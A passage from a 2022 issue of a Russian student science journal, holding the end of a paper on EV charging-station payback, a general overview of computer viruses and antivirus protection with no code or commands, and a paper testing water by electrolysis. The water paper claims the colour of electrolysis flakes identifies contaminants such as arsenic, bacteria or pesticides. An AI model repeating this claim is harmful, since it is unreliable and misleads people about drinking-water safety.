суммарной доступной мощности, задание приоритета по мощности зарядки для конкретной ЗС.

Коммуникационный протокол Open Charge Point Protocol (OCPP, открытый протокол зарядной станции) позволяет осуществлять дистанционный мониторинг и управление современными ЗС для электромобилей. На данный момент OCPP — это главный отраслевой стандарт взаимодействия для элементов зарядной инфраструктуры как в мире, так и в России. Практическое внедрение протокола Open Charge Point Protocol означает, что любая ЗС, поддерживающая OCPP, может управляться программным обеспечением, также поддерживающим OCPP. Начиная с версии OCPP 1.6, предусмотрена поддержка функционала Smart Charging для реализации возможности интеллектуальных сценариев управления ЗС. Управление потребляемой мощностью или током конкретного порта ЗС, а также суммарным потреблением электроэнергии для ЗС, подключенных к системе, по любым каналам связи с помощью Smart Charging верхнеуровневый программный комплекса. Профиля зарядки, транслируемые системой ЗС осуществляют интеллектуальное управление (задание и изменение ограничений). Расписание (Charging Schedule) профиля, определяет лимиты потребляемой мощности или силы тока для заданных интервалов времени, а также количество задействованных при зарядке фаз (для портов переменного тока) для каждого порта ЗС, подключенной к системе. Тип профиля определяет применение, как ко всем новым зарядным сессиям ЗС (в том числе при работе ЗС в автономном режиме), так и к текущей зарядной сессии [8].

Зарядные станции управляются и контролируются удаленно, а электромобили в момент зарядки остаются фактически бесконтрольными, т.к. существующие системы в том числе и OCPP не могут качественно и количественно оценить степень безопасности при зарядке со стороны электромобиля. Следовательно, необходима разработка интеллектуальной

системы удаленного мониторинга и взаимодействия электромобилей с зарядной инфраструктурой. Данная система позволит более тщательно следить за процессом зарядки электромобиля и в случаях возникновения внештатных ситуациях немедленно оповещать владельца с помощью удаленного доступа.

В рамках проводимого исследования была поставлена задача определить эффективность использования различных типов зарядных станций в условиях мегаполиса. В Пермском крае на середину 2022 года насчитывается около 1000 электромобилей [9]. Для проведения оценки предположим, что каждый 3 от общего числа будет заезжать на ЭЗС каждый день и в среднем заряжать батарею на 30 кВт. Данные по расчету эффективности зарядных станций приведены в таблице 2. Формула (1) показывает порядок расчет периода окупаемости зарядных станций.

$$N = \frac{P}{X \cdot Y \cdot n}, \quad (1)$$

где N - период окупаемости, дни;

P – стоимость зарядной станции, рублях;

X – среднее количество заряжаемой энергии, кВт;

Y – стоимость продажи 1 кВт энергии, рублях;

n – количество заряжаемых электромобилей в день, шт.

Таблица 2 – период окупаемости зарядных станций различной мощности

Характеристики зарядной станции	Стоимость зарядной станции	Период окупаемости
22 кВт	300 тыс. рублей	470 дней (1 год 3,5 месяца)
50 кВт	1,5 млн. рублей	570 дня (1 год 7 месяцев)
120 кВт	4 млн. рублей	773 дня (2 года 2 месяца)

Производя анализ данных, можно сделать вывод: стоимость 120 кВт зарядной станции превышает более, чем в 13 раз стоимость 22 кВт медленной зарядной станции. Наиболее экономическая целесообразной и рациональной зарядной станцией является станция мощностью 50 кВт*час. Данный тип станции позволит заряжаться всем электромобилем, эксплуатируемым в городе Пермь, также данная ЭЗС имеет небольшой срок окупаемости, что позволит наиболее широко и быстро развить инфраструктуру для электромобилей.

На данный момент в мире существует 4 основных протокола работы электрических зарядных станций. Современные потребности требуют сокращения времени заряда электромобилей. Сокращение времени заряда достигается путем увеличения мощности зарядной станции. Для обеспечения безопасности процесса зарядки электромобиля применяют модули зарядной станции SECC и контроллеры EVCC. Применяются стандарты протоколов коммуникаций контроллеров зарядных станций электромобилей.

В исследовании произведен расчет период окупаемости зарядных станций различной мощности. Из которого следует, что наиболее эффективной является ЭЗС мощностью 50 кВт.

Перспективной задачей обеспечения зарядки электромобилей является разработка интеллектуальной системы удаленного мониторинга и взаимодействия электромобилей с зарядной инфраструктурой.

Литература

1. Рязанов Г.М., Доманов В.И. Анализ и перспектива развития зарядных устройств для электромобилей // В сборнике: трудов конференции Материалы VI Национальной научно-практической конференции, в 2 т.. Казань, 2020 С. 20-22.
2. Виды зарядных станций электромобилей. [Электронный ресурс]: – Режим доступа:
https://hybrids.ru/useful_materials/articles/vid_i_tipy_zaryadnyh_stancij

3. Контроллер зарядки электромобиля. [Электронный ресурс]: – Режим доступа: <https://prosto.energy/blogs/news/kontroller-zaryada-elektromobilya-on-zhe-secc>
4. Архаткин М.А. Встроенное программное обеспечение контроллера управления устройством быстрой зарядки аккумулятора электромобиля. Дата публикации: 28.05.2021
5. SAE J1772 - Википедия. [Электронный ресурс]: – Режим доступа: https://translated.turbopages.org/proxy_u/en-ru.ru.cbdc3e34-62a40ff2-ffcb8203-74722d776562/https/en.wikipedia.org/wiki/SAE_J1772
6. ED2_RU_1_570_2019_ГОСТ. [Электронный ресурс]: – Режим доступа: https://www.sarm.am/js/editor_innova/assets/202006/ED2_RU_1_570_2019_ГОСТ%20МГС%20МЭК%2061851-21-1%20тема%201.2.056-2.060.19.pdf
7. Все виды зарядок для электромобилей. [Электронный ресурс]: – Режим доступа: <https://www.drom.ru/info/misc/79745.html>
8. ОСРР. [Электронный ресурс]: – Режим доступа: <https://prosto.energy/blogs/news/что-такое-осрр-архитектура-сети-евс>
9. Количество электромобилей в России. [Электронный ресурс]: – Режим доступа: <https://www.autostat.ru/infographics/51535/>

References

1. Ryazapov G.M., Domanov V.I. Analysis and prospects of development of chargers for electric vehicles // In the collection: proceedings of the conference Materials of the VI National Scientific and Practical Conference, in 2 vols.. Kazan, 2020 p. 20-22.
2. Types of electric vehicle charging stations. [Electronic resource]: – Access mode: https://hybrids.ru/useful_materials/articles/vid_i_tipy_zaryadnyh_stancij
3. Electric vehicle charging controller. [Electronic resource]: – Access mode: <https://prosto.energy/blogs/news/kontroller-zaryada-elektromobilya-on-zhe-secc>

4. Arhatkin M.A. The built-in software of the controller for controlling the fast charging device of the electric vehicle battery. Date of publication: 28.05.2021
5. SAE J1772 - Wikipedia. [Electronic resource]: – Access mode: https://translated.turbopages.org/proxy_u/en-ru.ru.cbdc3e34-62a40ff2-ffcb8203-74722d776562/https/en.wikipedia.org/wiki/SAE_J1772
6. ED2_RU_1_570_2019_GOST. [Electronic resource]: – Access mode: https://www.sarm.am/js/editor_innova/assets/202006/ED2_RU_1_570_2019_ГОСТ%20МГС%20МЭК%2061851-21-1%20Тема%201.2.056-2.060.19.pdf
7. All kinds of electric car chargers. [Electronic resource]: – Access mode: <https://www.drom.ru/info/misc/79745.html>
8. OCPP. [Electronic resource]: – Access mode: <https://prosto.energy/blogs/news/chto-takoe-ocpp-arhitektura-seti-ezs>
9. The number of electric vehicles in Russia. [Electronic resource]: – Access mode: <https://www.autostat.ru/infographics/51535/>

© Вахрушев М.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Вахрушев М.А. АНАЛИЗ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ ЗАРЯДНЫХ СТАНЦИЙ ДЛЯ ЭЛЕКТРОМОБИЛЕЙ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 004.05

КОМПЬЮТЕРНЫЕ ВИРУСЫ И АНТИВИРУСЫ COMPUTER VIRUSES AND ANTIVIRUSES

Козлов Захар Сергеевич, студент, 4 курс факультет «Информационная безопасность телекоммуникационных систем», Поволжский государственный университет телекоммуникаций и информатики, Россия, г. Самара

Kozlov Zakhar Sergeyevich, 4th year student, Faculty of Information Security of Telecommunication Systems, Volga State University of Telecommunications and Informatics, Russia, Samara

Аннотация: Существует множество видов вирусов: вирусы загрузочного сектора, файловые вирусы, черви, троянские кони, макровирусы и т. д. Каждый из них имеет большое количество различных вариантов. Сегодня вирусы передаются в большинстве случаев через компьютерные сети и электронную почту. Макровирусы наиболее распространены в настоящее время. Вирусы пытаются использовать неоднозначности операционной системы, прикладных программ, сокетов Windows и даже антивирусных программ. Некоторые вирусы настолько опасны, что делают систему полностью непригодной для использования. В настоящее время обнаружение компьютерных вирусов стало обычным делом. В научной работе описывается

принцип, по которому работают вирусы, как они распространяются с одного компьютера на другой и методы борьбы с ними.

S u m m a r y: There are many types of viruses: boot sector viruses, file viruses, worms, Trojan, macro viruses, etc. Each of them has many different options. Today, viruses are transmitted in most cases through computer networks and e-mail. Macro viruses are the most common now. Viruses try to exploit ambiguities of the operating system, application programs, Windows sockets, and even antivirus programs. Some viruses are so dangerous that they make the system completely unusable. Nowadays, the detection of computer viruses has become commonplace. The scientific work describes the principle by which viruses work, how they spread from one computer to another and methods of combating them.

Ключевые слова: вирус, антивирусные программы, электронная почта, Windows, компьютерные сети, червь, троян, макровирус.

Keywords: virus, antivirus programs, e-mail, windows, computer networks, worm, trojan, macro viruses

Введение

Компьютерные вирусы являются вредоносными программами, которые способны заразить компьютер и замедлить его работу или завладеть конфиденциальной информацией пользователя, а также они способны распространяться на другие узлы в локальной или глобальной компьютерной сети. Компьютерные вирусы обычно имеют небольшие размеры, которые предназначены для распространения с одного компьютера на другой, проникновения и вмешательства в работу машины [4;6]. Червь или троян немного отличаются от других типов вирусов, они прикрываются под видом рабочей программы без вирусов. Вирус может повредить или удалить важные данные на вашем компьютере. Вирус распространяется через электронную почту, флэш-накопители, веб-сайты, нелегализованное программное обеспечение. В данной статье рассматривается, во-первых, основной принцип

работы вируса и различные известные вирусы, во-вторых, как вирус распространяется и, наконец, шаги, которые могут помочь решить эту проблему [1;3].

Цель исследования

Необходимо проанализировать основные типы компьютерных вирусов, принцип их работы и методы распространения. Так же рассмотреть методы защиты от компьютерных вирусов, одним из которых является антивирус.

Методы исследования

Работа проводилась с использованием методов исследования: сравнения и анализа.

Основная часть

1. Принцип действия распространенных компьютерных вирусов

Компьютерный вирус известен как вредоносный код, предназначенный для нанесения ущерба компьютерам.

Наиболее распространенные вредоносные коды:

Вирусы — это часть программного обеспечения, которая использует обычные программы. Например, он может подключаться к программе для работы с электронными таблицами. Всякий раз, когда запускается данная программа, запускается и вирус, который имеет способность размножаться, подключившись к другим программам и наносить ущерб.

Троянский конь: компьютерная программа с вредоносным кодом, которая маскирует свою истинную функцию наносить вред компьютеру пользователя, при ее запуске. Данные вирусы могут использоваться для установления контроля над зараженным компьютером, удаления данных пользователя, запуск других вредоносных программ и установления бэкдоров (программное обеспечение, служащее для дистанционного доступа к зараженному устройству).

Одним из распространенных вирусов троянов это Cryptolocker. Распространяется с помощью зараженных вложений электронной почты.

Электронное сообщение содержит зараженный ZIP-файл, с паролем. Пользователь открывает ZIP-архив, используя пароль, и открывает в архиве PDF-файл, троян активируется. Он ищет файлы для шифрования на локальных дисках и подключенных сетевых дисках и шифрует файлы, используя асимметричное шифрование с 1024- или 2048-битными ключами [5].

Сетевые черви: червь представляет собой небольшую программу, которая использует компьютерные сети и средства безопасности для собственного воспроизведения. Копия червя сканирует сеть в поисках другой машины, имеющей определенную брешь в системе безопасности. Далее червь копирует себя на новую машину, используя брешь, а затем также начинает реплицироваться оттуда. На зараженных компьютерах он может оставлять бэкдор. Таким образом, программный червь — это вредоносная программа, самостоятельно распространяющаяся через локальные или глобальный компьютерные сети.

Одним из самых популярных вирусов-червей является ILOVEYOU. Он распространялся как фишинговое письмо с вложением «ILOVEYOU», которое оказалось текстовым файлом. Получатели открывали вложение, заражались, вирус перезаписывал файлы на машине, а затем рассылал себя всему их списку контактов. Этот простой, но эффективный метод распространения привел к тому, что вирус распространился на миллионы компьютеров.

1.1 Другие типы вирусов

Файловый вирус: он заражает систему, добавляя себя в начало, конец или середину исполняемого файла формата EXE, COM, динамические библиотеки DLL и т. п. Получив управление, вирус может выполнять деструктивные действия, заданные алгоритмом вируса, заражать другие файлы компьютера или его оперативную память. Его также называют паразитическим вирусом, потому что он не оставляет нетронутым ни один файл.

Вирус загрузочного сектора: он заражает загрузочный сектор жесткого диска, запускаясь всякий раз, когда система загружается, но перед полной загрузкой самой ОС. Размножается вирус записью в загрузочную область прочих накопителей в компьютере. Он также называется вирусом памяти, поскольку он не заражает файловую систему.

Макровирус: большинство вирусов написано на языке низкого уровня, таком как С или язык ассемблера. Этот вирус был написан на ориентированном на приложения языке, таком как Visual Basic. Эти вирусы запускаются при запуске программы, способной выполнять макрос. Например, макровирус часто содержится в файлах электронных таблиц. Макрос — это программный алгоритм действий, составленный пользователем.

Полиморфный вирус: это шаблон, который идентифицирует вирус или серию байтов, которые структурируют вирусный код, чтобы избежать обнаружения антивирусом. Постоянное видоизменение программного вредоносного кода позволяет вирусу оставаться почти незамеченным. Функциональность вируса остается прежней, но его сигнатура изменяется.

Вирус-шифровальщик: вредоносный код, который ищет на диске ценную информацию, например документы, таблицы, изображения и шифрует все, что сумел найти. Зашифрованные файлы невозможно открыть и использовать. После этого вирус-шифровальщик выводит на экран сообщение с требованием выкупа за восстановление вашей информации. Источником данного вируса могут послужить электронные письма с прикрепленными файлами, со ссылками на вредоносные сайты.

Туннельный вирус: этот вирус избегает обнаружения антивирусным сканером, устанавливаясь в цепочке обработчиков прерываний. Программы перехвата остаются в фоновом режиме операционной системы и перехватывают вирусы, которые отключаются во время туннелирования вируса. Подобные вирусы устанавливаются в драйверах устройств.

Многосторонний вирус: он может заразить несколько частей системы, включая загрузочный сектор, память и файлы. Его трудно обнаружить и сдержать.

2. Как происходит вирусная атака?

Вирус, прикрепленный к программе, файлу или документу может быть неактивен. Он будет скрыт до тех пор, пока обстоятельства не заставят компьютер или устройство выполнить его код. Вирус может оставаться бездействующим на вашем компьютере, не проявляя серьезных признаков или симптомов. Однако, как только вирус заражает ваш компьютер, он может заразить и другие компьютеры в аналогичной сети. Возможные последствия от вируса — это кража паролей или данных, регистрация нажатий клавиш, повреждение файлов, шпионаж через веб-камеру, рассылка спама по электронной почте и контактам. Вирусы часто распространяются через вложения электронной почты и текстовых сообщений, загрузки файлов из Интернета и мошеннические ссылки в социальных сетях. Мобильные устройства и смартфоны заражаются вирусами при загрузке приложений. Вирусы могут скрываться под видом вложений с общедоступным контентом, таким как забавные картинки, поздравительные открытки или аудио- и видеофайлы. В то время как некоторые вирусы часто имеют игривые намерения и последствия, другие могут оказывать глубокое и разрушительное воздействие. Это включает в себя стирание данных или повреждение вашего жесткого диска. В худших случаях некоторые вирусы разрабатываются с финансовой выгодой.

2.1 Признаки компьютерного вируса

Вирус может вызывать несколько симптомов. Некоторые из них заключаются в следующем. Частые всплывающие окна, некоторые всплывающие сообщения побуждают вас перейти на необычные сайты. В качестве альтернативы они могут попросить вас загрузить антивирус или другие программы.

Массовые электронные письма, отправленные с вашей учетной записи электронной почты. Преступник может завладеть вашей учетной записью или отправлять электронные письма от вашего имени с другого зараженного компьютера.

Частые сбои могут быть признаком вируса, который может нанести серьезный ущерб вашему дисководу. Это может привести к зависанию вашего устройства.

Необычно низкая производительность компьютера. Внезапное изменение скорости обработки может сигнализировать о том, что ваш компьютер заражен вирусом.

Неизвестные программы, которые запускаются после активации компьютера. Вы узнаете о незнакомой программе, как только запускаете свой компьютер. В противном случае вы можете заметить это, проверив список активных приложений вашего компьютера [8].

Необычные действия, такие как смена пароля. Это может помешать вам войти в учетную запись своего компьютера.

3. Источники компьютерных вирусов

Вирусные атаки участились по всему миру. Мы должны позаботиться обо всех возможных способах защиты от вредоносных атак.

Несколько наиболее распространенных источников вирусных атак.

3.1. Загрузка программ

Программы, содержащие загружаемые файлы, являются наиболее типичным источником вредоносных программ, такие как бесплатные программы и другие исполняемые файлы. Независимо от того, загружаете ли вы программу для редактирования изображений, музыкальный файл или электронную книгу. Всякий раз, старайтесь избегать загрузок файлов с неизвестных или непопулярных источников в интернете.

3.2. Взломанное программное обеспечение

Всякий раз, когда вы открываете взломанное программное обеспечение, ваше антивирусное программное обеспечение может пометить его как вредоносное ПО, поскольку взломы содержат вредоносные скрипты. Всегда говорите: “Нет” взломам, так как они будут внедрять вредоносный скрипт в ваш компьютер.

3.3. Вложения электронной почты

Любой желающий может отправить вам вложение по электронной почте, независимо от того, узнаете вы его или ее или нет. Нажатие на неизвестные ссылки или вложения может привести к повреждению вашей системы. Подумайте, прежде чем нажимать на что-либо, и убедитесь, что тип файла не “.exe”.

3.4. Веб-сайт

Один из самых простых способов взаимодействия с вашим устройством - через Интернет. Подтвердите URL-адрес (Единый локатор ресурсов) перед доступом к любому веб-сайту. Для определения защищенного URL-адреса всегда ищите в нем “https”. Как только вы нажмете на видео, опубликованное в социальных сетях, веб-сайт может потребовать, чтобы вы установили определенный тип плагина для просмотра этого видео. Этот плагин может быть вредоносным программным обеспечением, которое украдет вашу конфиденциальную информацию.

3.5. Bluetooth

Передача данных по Bluetooth может заразить вашу систему, поэтому крайне важно понимать, какой тип медиафайла отправляется на ваш компьютер всякий раз, когда происходит передача. Эффективным решением было бы разрешить подключение по Bluetooth только к известным устройствам и активировать его только при необходимости.

Помимо вышеупомянутых источников, файлообменные сети также являются источником атак.

4. Защита от вирусов

Существует несколько способов, с помощью которых мы можем защитить нашу систему и данные от вирусного воздействия.

4.1. Поддерживайте свое программное обеспечение в актуальном состоянии

Компании-разработчики программного обеспечения, такие как Microsoft и Oracle, регулярно обновляют свое программное обеспечение для устранения ошибок. Неактуальность версии программного обеспечения может быть использовано вирусом для возможности заражения компьютера.

4.2. Не переходите по ссылкам в электронных письмах

Хорошее эмпирическое правило заключается в том, что если вы не узнаете отправителя электронного письма, то не нажимайте ни на какие ссылки в письме.

4.3. Используйте бесплатное или платное антивирусное программное обеспечение

Вам не нужно покупать программное обеспечение для защиты вашего компьютера или годовую подписку, чтобы позаботиться о новейшей защите от вирусов. Для пользователей Windows Microsoft Security Essentials бесплатна. Avast — это еще одна бесплатная антивирусная программа.

4.4. Резервная копия данных

Если у вас нет защиты системы, то вы должны периодически делать резервную копию своих данных. Три основных варианта резервного копирования: Внешний накопитель, Онлайн-служба резервного копирования, Облачное хранилище. Используйте такие услуги, как Google drive, Google docs для хранения файлов. Некоторые облачные хранилища имеют определенный бесплатный объем хранения данных. Виртуальное хранилище — это ресурс для сохранения ваших данных

4.5. Пароль

В то время как некоторые люди используют эквивалентный пароль для всего, избегайте этой практики. Длина пароля должна составлять не менее восьми символов. Надежный пароль, состоит из букв, цифр и символов. Периодически меняйте свой пароль.

4.6. Брандмауэр

Если в вашей системе запущено антивирусное программное обеспечение, то это не значит, что у вас есть брандмауэр. Компьютеры на базе ОС Windows и IOS имеют встроенное программное обеспечение брандмауэра. Убедитесь, что он включен.

4.7. Блокировщик всплывающих окон

Веб-браузеры имеют возможность предотвращать всплывание окон. Вы можете использовать Add Blocker, чтобы заблокировать вредоносную и навязчивую рекламу на веб-сайтах.

5. Антивирус

5.1. Что такое антивирусное программное обеспечение?

Антивирусное программное обеспечение обнаруживает и удаляет вирусы и другие вредоносные программы, такие как черви, трояны, рекламное ПО и многое другое. Это программное обеспечение предназначено для использования в качестве превентивного подхода к кибербезопасности, чтобы остановить угрозы до того, как они попадут на ваш компьютер и вызовут проблемы.

5.2. Принцип работы антивируса

Антивирусное программное обеспечение работает, сканируя входящие файлы или код, который передается через сетевой трафик. Компании, которые создают это программное обеспечение, составляют обширную базу данных уже известных вирусов и вредоносных программ и регулярно обновляют ее. Когда файлы, программы и приложения передаются на ваш компьютер, антивирус сравнивает их со своей базой данных, чтобы найти совпадения. Совпадения, похожие или идентичные базе данных, изолируются в карантин,

сканируются и удаляются. В режиме реального времени, когда вы просматриваете веб-страницы, отправляете электронные письма, смотрите потоковое видео или делаете что-либо еще в Интернете, программное обеспечение предупредит вас, чтобы вы не нажимали на какие-либо веб-сайты или файлы, которые могут представлять угрозу вашей безопасности в Интернете.

5.3. Отличия бесплатных и платных антивирусов

Функции платных антивирусов дают вам возможности большего контроля своих личных данных и повышают надежность защиты информации. Защита от спама, родительский контроль, хранение паролей, более эффективное обеспечение безопасности онлайн-платежей, резервное копирование, очистка компьютера и дополнительные уровни безопасности данных пользователя так же входят в пакет услуг платных антивирусов. Бесплатные антивирусы обеспечивают базовую защиту от вирусов, а платные предлагают более надежную защиту [7].

5.4. Популярное антивирусное программное обеспечение

По данным исследовательского портала US News 360 Reviews на 13 июня 2022 год составлен рейтинг популярных антивирусных программ для Windows 11 и Windows 10:

1. Bitdefender. Цена от 40 долларов и выше. Присутствует бесплатная версия.
2. Norton. Цена от 60 долларов и выше. Бесплатная версия отсутствует.
3. Kaspersky. Цена от 60 долларов и выше. Присутствует бесплатная версия.
4. ESET. Цена от 40 долларов и выше. Бесплатная версия отсутствует.
5. Webroot. Цена от 40 долларов и выше. Присутствует бесплатная версия.

Результаты

Были рассмотрены основные типы компьютерных вирусов, их действия и методы распространения. Также рассмотрены способы защиты от них и разобран принцип работы компьютерных антивирусов.

Заключение

Были выявлены угрозы в лице компьютерных вирусов, которые несли опасность нарушения работы компьютеров и риск кражи конфиденциальной информации пользователей.

Цель достигнута и были рассмотрены методы противодействия вирусным угрозам. Например, антивирусное программное обеспечение. Необходимо, чтобы конфиденциальная информация пользователя, хранящаяся на его персональном компьютере, была доступна только ему и лицам, которым он доверяет.

Литература

1. Афанасьева Д. В. Сравнительный анализ антивирусного программного обеспечения //Известия Тульского государственного университета. Технические науки. 2021. №. 5. С. 216–218.
2. Кобзистов А. В., Кондратьев В. Ю. Антивирусное программное обеспечение //Информационное общество: современное состояние и перспективы развития. 2016. С. 103–106.
3. Курманбай А. К. Обзор и сравнение антивирусного программного обеспечения //Ресурсоэффективным технологиям-энергию и энтузиазм молодых: сборник научных трудов VI Всероссийской конференции, г. Томск, 22–24 апреля 2015 г. Томск, 2015. С. 64–68.
4. Афанасьева Д. В. Компьютерные вирусы: специфика и противодействие //Наука, образование и культура. 2019. №. 3 (37). С. 11–12.
5. Атамкулова М. Т., Саримсаков А. А. Компьютерные вирусы и антивирусные программы //Известия Ошского технологического университета. 2016. Т. 2. С. 136–140.

6. Горчицин А. А. Компьютерные вирусы //Аллея науки. – 2017. – Т. 2. №. 10. С. 72–75.
7. Блазутская Е. Ю., Шарафутдинов А. Г. Вирусы нового поколения и антивирусы //NovaInfo. Ru. 2015. Т. 1. №. 35. С. 92–94.
8. Ганижева Н. Ж. Компьютерные вирусы и антивирусные программы //Молодой ученый. 2021. №. 33. С. 3–5.

Literature

1. Afanasyeva D. V. Comparative analysis of antivirus software //Proceedings of Tula State University. Technical sciences. 2021. No. 5. P. 216–218.
2. Kobzistov A.V., Kondratiev V. Y. Antivirus software //Information society: current state and prospects of development. 2016. P. 103–106.
3. Kurmanbai A. K. Review and comparison of antivirus software //Resource-efficient technologies-energy and enthusiasm of the young: collection of scientific papers of the VI All-Russian Conference, Tomsk, April 22-24, 2015, Tomsk, 2015. 2015. P. 64–68.
4. Afanasyeva D. V. Computer viruses: specifics and counteraction //Science, education, and culture. 2019. No. 3 (37). P. 11-12.
5. Atamkulova M. T., Sarimsakov A. A. Computer viruses and antivirus programs //Izvestiya Osh Technological University. 2016. Vol. 2. P. 136-140.
6. Gorchitsyn A. A. Computer viruses //Alley of Science. – 2017. – Vol. 2. No. 10. P. 72-75.
7. Blazutskaya E. Yu., Sharafutdinov A. G. New generation viruses and antiviruses //NovaInfo. Ru. 2015. Vol. 1. No. 35. P. 92-94.
8. Ganizheva N. J. Computer viruses and antivirus programs //A young scientist. 2021. No. 33. P. 3-5.

© Козлов З.С., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Козлов З.С. КОМПЬЮТЕРНЫЕ ВИРУСЫ И АНТИВИРУСЫ// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 663

РАЗРАБОТКА ЭКСПРЕСС-МЕТОДА ОЦЕНКИ КАЧЕСТВА ПИТЬЕВОЙ ВОДЫ

**DEVELOPMENT OF AN EXPRESS METHOD FOR ASSESSING
THE QUALITY OF DRINKING WATER**

Цой Павел Сергеевич, студент, ФГБОУ ВО «Уральский государственный
экономический университет», г. Екатеринбург

Coj Pavel Sergeevich, student, Ural State University of Economics, Yekaterinburg
e-mail: p.s.tsoy@mail.ru

Аннотация

Рассмотрена актуальная проблема оценки качества питьевой воды. Проанализированы современные способы и методы очистки воды, на основе чего разработан экспресс-метод оценки качества питьевой воды. Представлены результаты испытаний этого метода на различных образцах питьевой воды: на водопроводной воде; на воде, прошедшую водоподготовку многоступенчатой установки очистки воды на основе технологии обратного осмоса и на дистиллированной воде.

Annotation

The actual problem of assessing the quality of drinking water is considered. Modern methods and methods of water purification are analyzed, on the basis of which an express method for assessing the quality of drinking water is developed. The results of testing this method on various samples of drinking water are presented: on tap water; on water that has undergone water treatment of a multi-stage water purification plant based on reverse osmosis technology and on distilled water.

Ключевые слова: вода, качество, загрязнения, электролизер, электролиз, минерализация воды.

Keywords: water, quality, pollution, electrolyzer, electrolysis, water mineralization.

Проблема дефицита чистой питьевой воды занимает важное место в мире. Такие страны, как Китай и Индия, Нигерия, Мексика, Пакистан и Австралия, Соединенные Штаты и Бангладеш, испытывают нехватку чистой воды.

Если человек потребляет воду, соответствующую требованиям СанПиН 2.1.4.1116-02, он будет чувствовать себя лучше, будет обладать крепким иммунитетом и привлекательным внешним видом. Но, к сожалению, в крупных городах сети водоснабжения изношены и имеют очень большую протяженность, что вызывает дополнительное загрязнение проходящей через них питьевой воды холодной воды. Питьевая вода необходима не только для непосредственного употребления в пищу, но и для производства большинства пищевых продуктов на предприятиях пищевой промышленности любой отрасли [1-3, с. 8, 10].

Благодаря правильной очистке воды, другими словами, ее водоподготовке, на выходе получается сбалансированный минеральный состав и удаляются нежелательные примеси. Этап очистки воды осуществляется на современных предприятиях пищевой промышленности с использованием системы фильтров и очистных сооружений. Правильно подобранная система очистки воды позволяет не только избавить воду от загрязнений, но и сделать ее

здоровой, а также улучшить качество готовой продукции, выпускаемой на любом предприятии.

Известно много способов очистки воды от различных загрязнений, но всё же существует их разделение на классы в соответствии с принципом их действия. Общая классификация способов очистки: физические; химические; физико-химические; биологические.

На основе данных методов можно по разному реализовать процесс очистки и его аппаратного дизайна. Очистка воды часто является сложной задачей, и для достижения ее максимальной эффективности необходимо комбинировать различные методы. Сложность задачи очистки воды обусловлена характером загрязнения - обычно ряд веществ, требующих другого подхода, используются в качестве нежелательных компонентов. Очистные сооружения, основанные на одном методе, используются в тех случаях, когда вода загрязнена одним или несколькими веществами, эффективное разделение которых возможно в рамках одного метода. Пример: сточные воды различных отраслей промышленности, в которых химический и количественный состав загрязняющих веществ известен и не очень неоднороден.

Суть электролиза заключается в протекании окислительно-восстановительных процессов на электродах при пропускании постоянного электрического тока через раствор или расплав электролита. Устройство для проведения электролиза называют электролизером (электрохимическая ячейка). Простейший электролизер представляет собой емкость с электролитом (вещество, которое хорошо проводит эл. ток.), в который погружены два электрода. Катод (К) – отрицательно заряженный электрод, на нем протекают процессы восстановления. Анод (А) – положительно заряженный электрод, на нем происходит процесс отдачи электронов частицами-восстановителями, т.е. окисление. Таким образом, под воздействием электрического тока, находящиеся в электролизере вещества претерпевают определенные химические изменения. При электролизе водных

растворов электролитов будут происходить конкурирующие процессы: на катоде – восстановление катионов или восстановление молекул H_2O ; на аноде – окисление анионов, окисление молекул воды или растворение материала анода.

Если в воде практически отсутствуют минеральные (неорганические) вещества (дистиллированная, деионизированная вода), то она очень плохо проводит эл. ток, и процесс электролиза идет очень слабо или не идет. При электролизе в водопроводной воде из-за присутствия природных примесей или загрязнений протекает приличный по величине электрический ток. В результате этого процесса в воде наблюдается выпадение хлопьев от серого до зеленовато-коричневого цвета.

Объектом исследования являлась вода разной степени очистки. Первый образец – холодная водопроводная вода из-под крана. Второй образец – вода, прошедшая водоподготовку многоступенчатой установки очистки воды на основе технологии обратного осмоса. Третий образец – дистиллированная вода. Взятые образцы воды оценивались по показателю: минерализация воды. Для измерения данного показателя используются следующие приборы: для измерения уровня минерализации воды используется американский мультиметр AMTAST модели AMT03; Для наглядной демонстрации разницы между исходной водой из крана и очищенной используется электролизер Plug R09.



Рисунок 1 - Мультиметр AMTAST AMT03, Электролизер

Исследования проводились в лабораторных условиях. Перед проведением эксперимента у образцов были взяты следующие показатели:

Таблица 1 - Результаты первичных исследований

Показатель	Первый образец	Второй образец	Третий образец
Минерализация воды	200 мг/л	10 мг/л	0 мг/л

Эти показатели отображают загрязнение воды и содержание в ней примесей. В зависимости от природы примесей, содержащихся в воде, при электролизе она принимает определенный цвет. Желтый: фтористые кислоты и другие органические вещества. Зеленый: мышьяк, ртуть, свинец, медь, натрий. Синий: бактерии, вирусы, канцерогены, химические удобрения, пестициды и другие. Красный: железо и ржавчина. Белый: свинец, цинк, ртуть. Опыт заключался в определении необходимых показателей воды и проведении электролиза трех проб воды и в последующем сравнении результатов. На рисунке 2 представлены образцы до проведения электролиза.



Рисунок 2 - Образцы до проведения электролиза

Слева первый образец воды, водопроводная вода. Справа второй образец воды, вода, прошедшая водоподготовку. Электролизер подключается к источнику питания и начинается процесс электролиза воды. Электролиз длился 60 секунд. На рисунке 3 представлены образцы после проведения электролиза.



Рисунок 3 - Образцы воды после проведения электролиза

Первый образец, имеющий высокое содержание растворенных минеральных веществ, при электролизе железный (Fe) анод сразу разрушается с образованием черно-зеленых хлопьев гидроокиси двухвалентного железа $\text{Fe}(\text{OH})_2$. Со временем хлопья приобретают бурый цвет (окисление до $\text{Fe}(\text{OH})_3$). На катоде наблюдалось интенсивное выделение водорода.

Во втором случае, в воде, которая была очищена методом обратного осмоса и имеющей низкое солесодержание, реакция электролиза прошла гораздо менее

выраженно. Хлопья не наблюдались, выделение водорода на катоде было минимальным. Вода приобрела желтоватый цвет.

При электролизе в водопроводной воде из-за присутствия природных примесей или загрязнений протекает приличный по величине электрический ток. В результате данного процесса в воде наблюдается выпадение хлопьев от серого до зеленовато-коричневого цвета.

В дистиллированной воде за указанный промежуток времени (60 секунд) реакция электролиза не была зафиксирована.

Чистая питьевая вода - основа здоровья всего населения Земли. Она нужна не только для непосредственного употребления в пищу, но и для производства большинства пищевых продуктов на предприятиях пищевой промышленности любой отрасли.

